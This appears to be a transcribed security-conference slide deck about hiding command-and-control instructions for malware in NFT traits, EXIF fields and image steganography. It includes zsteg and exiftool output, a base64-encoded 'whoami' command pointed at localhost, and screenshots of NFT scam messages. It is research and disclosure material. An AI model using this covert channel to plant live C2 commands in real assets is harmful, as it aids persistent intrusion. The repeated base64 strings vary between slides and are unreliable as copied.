[*] MetaData URL: https://ipfs.io/ipfs/bafybeiecd45afhbxxmmwvlhtzrx3at47tghfwfh5b2velsnhmhzormbs4lm/3
```


```
[*] Image URL: https://ipfs.io/ipfs/bafybeib7cy7jmd54tyyjfusnyraonitup7vdaac37oxjla1menoq2kmggi/3
[*] MetaData URL: https://ipfs.io/ipfs/bafybeiecd45afhbxxmmwvlhtzrx3at47tghfwfh5b2velsnhmhzormbs4lm/3
```

TESTING STEGANOGRAPHY



```
~ /P/mFT  
~/Projects/mFT · (main ±)  
→ zsteg -e "b1,rgb,lsb,xy" 3.png 04/15/24 - 6:18 PM  
@mauroeldritch-was-here  
~/Projects/mFT · (main ±)  
→ 04/15/24 - 6:19 PM
```

TESTING TRAITS & EXIF METADATA




INITIAL ACCESS BROKER BARKER

- Trait, EXIF & Message: **b64***laXBfYWRkcmVzcz1odHRwOi8vbG9jYWxob3N0OjQ0NDQvJmNvZGU9d2hvYW1p*
- Encoding: Base64.
- Trait Name: *Meta*
- EXIF Field: *ProfileCopyright*
- Decoded: **ip_address**=<http://localhost:4444/> **&code**=whoami

ABUSING STEGANOGRAPHY, TRAITS & EXIF METADATA

```
irb(main):017> json_body
=>
{"nft"=>
  {"identifiant"=>"4",
    "collection"=>"malicious-fungible-tokens",
    "contract"=>"0xd838b011c90643b6623393a94405a5e3c199b1fc",
    "token_standard"=>"erc1155",
    "name"=>"Initial Access Barker",
    "description"=>"Welcome to the Goldilocks Dark Market.",
    "image_url"=>"https://ipfs.io/ipfs/bafybeiahxjp4qtn7tssuhvqan2a76duuhp6a66dd7wyh3sbwvtgsmg7gri/4",
    "metadata_url"=>
      "https://ipfs.io/ipfs/bafybeiecd45afhbxxmmvwlhtzrx3gt47tqhfw5b2yelsnhmhzormbs4lm/4",
    "opensea_url"=>"https://opensea.io/assets/ethereum/0xd838b011c90643b6623393a94405a5e3c199b1fc/4",
    "updated_at"=>"2024-04-02T22:47:58.373638",
    "is_disabled"=>false,
    "is_nsfw"=>false,
    "animation_url"=>nil,
    "is_suspicious"=>false,
    "creator"=>"0x942773f094f0c170ab8835e28f9b0b223e043a",
    "traits"=>
      [{"trait_type"=>"Meta",
        "display_type"=>nil,
        "max_value"=>nil,
        "value"=>"b64l aXBfYWwRcmVzc2l0dHRwOi8vbG9jYWxob3N0OjQ0NDQvJmNvZGU9d2hvYW1p"}],
    "owners"=>[{"address"=>"0x942773f094f0c170ab8835e28f9b0b223e043a", "quantity"=>1}],
    "rarity"=>nil}}
irb(main):018> 
```



ABUSING STEGANOGRAPHY, TRAITS & EXIF METADATA



The screenshot shows a web browser window with the address bar displaying the IPFS URL: `ipfs.io/ipfs/bafybeiecd45afhbxmmvwlhtzrx3gt47tqhfwvh5b2yelsnhmhzmbs4lm/4`. Below the address bar, there is a status bar that says "Impresión con formato estilístico" with a checkmark icon. The main content area displays a JSON object representing an IPFS object.

```
{
  "name": "Initial Access Barker",
  "description": "Welcome to the Goldilocks Dark Market.",
  "external_url": null,
  "image": "ipfs://bafybeiahxjp4qtn7tssuhvqan2a76duuhp6a66dd7wyh3sbwvtgsmg7gri/4",
  "attributes": [
    {
      "display_type": null,
      "trait_type": "Meta",
      "value": "b64|aXBfYWRkcmVzcz1odHRwOi8vbG9jYWxob3N0jQ0NDQvJmNvZGU9d2hvYW1p"
    }
  ]
}
```

ABUSING STEGANOGRAPHY, TRAITS & EXIF METADATA





```
~ Desktop
→ openssl dgst -sha256 4.png                                04/04/24 - 5:16 PM
SHA2-256(4.png)= 9abb2c0684ba2f859154c9a19f85b49af452a810f9221a4e49c752da83a2f17d

~ Desktop
→ exiftool -s3 -ProfileCopyright 4.png                        04/04/24 - 5:16 PM
b64|aXBfYWRkcmlVzcz1odHRwOi8vbG9jYWxob3N0QjQ0NDQvJmNvZGU9d2hvYW1p


~ Desktop
→ zsteg -e "b1,rgb,lsb,xy" 4.png                             04/04/24 - 5:16 PM
[MFT]b64|aXBfYWRkcmlVzcz1odHRwOi8vbG9jYWxob3N0QjQ0NDQvJmNvZGU9d2hvYW1p

~ Desktop
→
```

ABUSING STEGANOGRAPHY, TRAITS & EXIF METADATA



ABUSING STEGANOGRAPHY, TRAITS & EXIF METADATA



GOLDENLOCKER TO THE MOON

¿Aceptar la solicitud de mensaje de Crypto Millionaire (crypto_1_millionaire)?


Si la aceptas, también podrás llamarte y ver información como tu estado de actividad y cuándo leíste los mensajes.

Bloquear

Eliminar

Aceptar

<  **Crypto Millionaire** >
crypto_1_millionaire



Crypto Millionaire

crypto_1_millionaire · Instagram
mil seguidores · 6 publicaciones

te siguen mutuamente

Nueva cuenta

Ver

Hello. I liked your work so much that I'm willing to pay 15 Eth for it, how do you feel about that?

<https://opensea.io/assets/ethereum/0xd838b011c90643b6623393a94405a5e3c199b1fc/3>

Hello. I liked your work so much that I'm willing to pay 15 Eth for it, how do you feel about that?

<https://opensea.io/assets/ethereum/0xd838b011c90643b6623393a94405a5e3c199b1fc/3>

<https://opensea.io/assets/ethereum/0xd838b011c90643b6623393a94405a5e3c199b1fc/4>



Hello! :) Saw your ad for an NFT for sale on OpenSea. Can I find out if it's still relevant? I want to buy it.

I'm willing to buy for. 2 ETH



nooo hackers stole my monke

IPFS TO THE MOON



WHAT PEOPLE ARE SAYING



“TREAT ACTOR IS SO CUTE! <3”

- PagedOut eZine Reviewer



**“I HOPE MY FAVORITE ACTOR IS IN
THE PRESENTATION 🐶”**

- Nerdear1a (CON) Organizer



**“A VERY CREATIVE USE OF IPFS AND PERSISTENT C2S
BUT, **OUT OF SCOPE**”**

- OpenSea/BugCrowd Triager

THANKS!



Contact

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@Bitso

<https://github.com/MauroEldritch/mFT>

CREDITS: This presentation template was created by **Slidesgo**, including icons by **Flaticon**, and infographics & images by **Freepik** and illustrations by **Storyset**

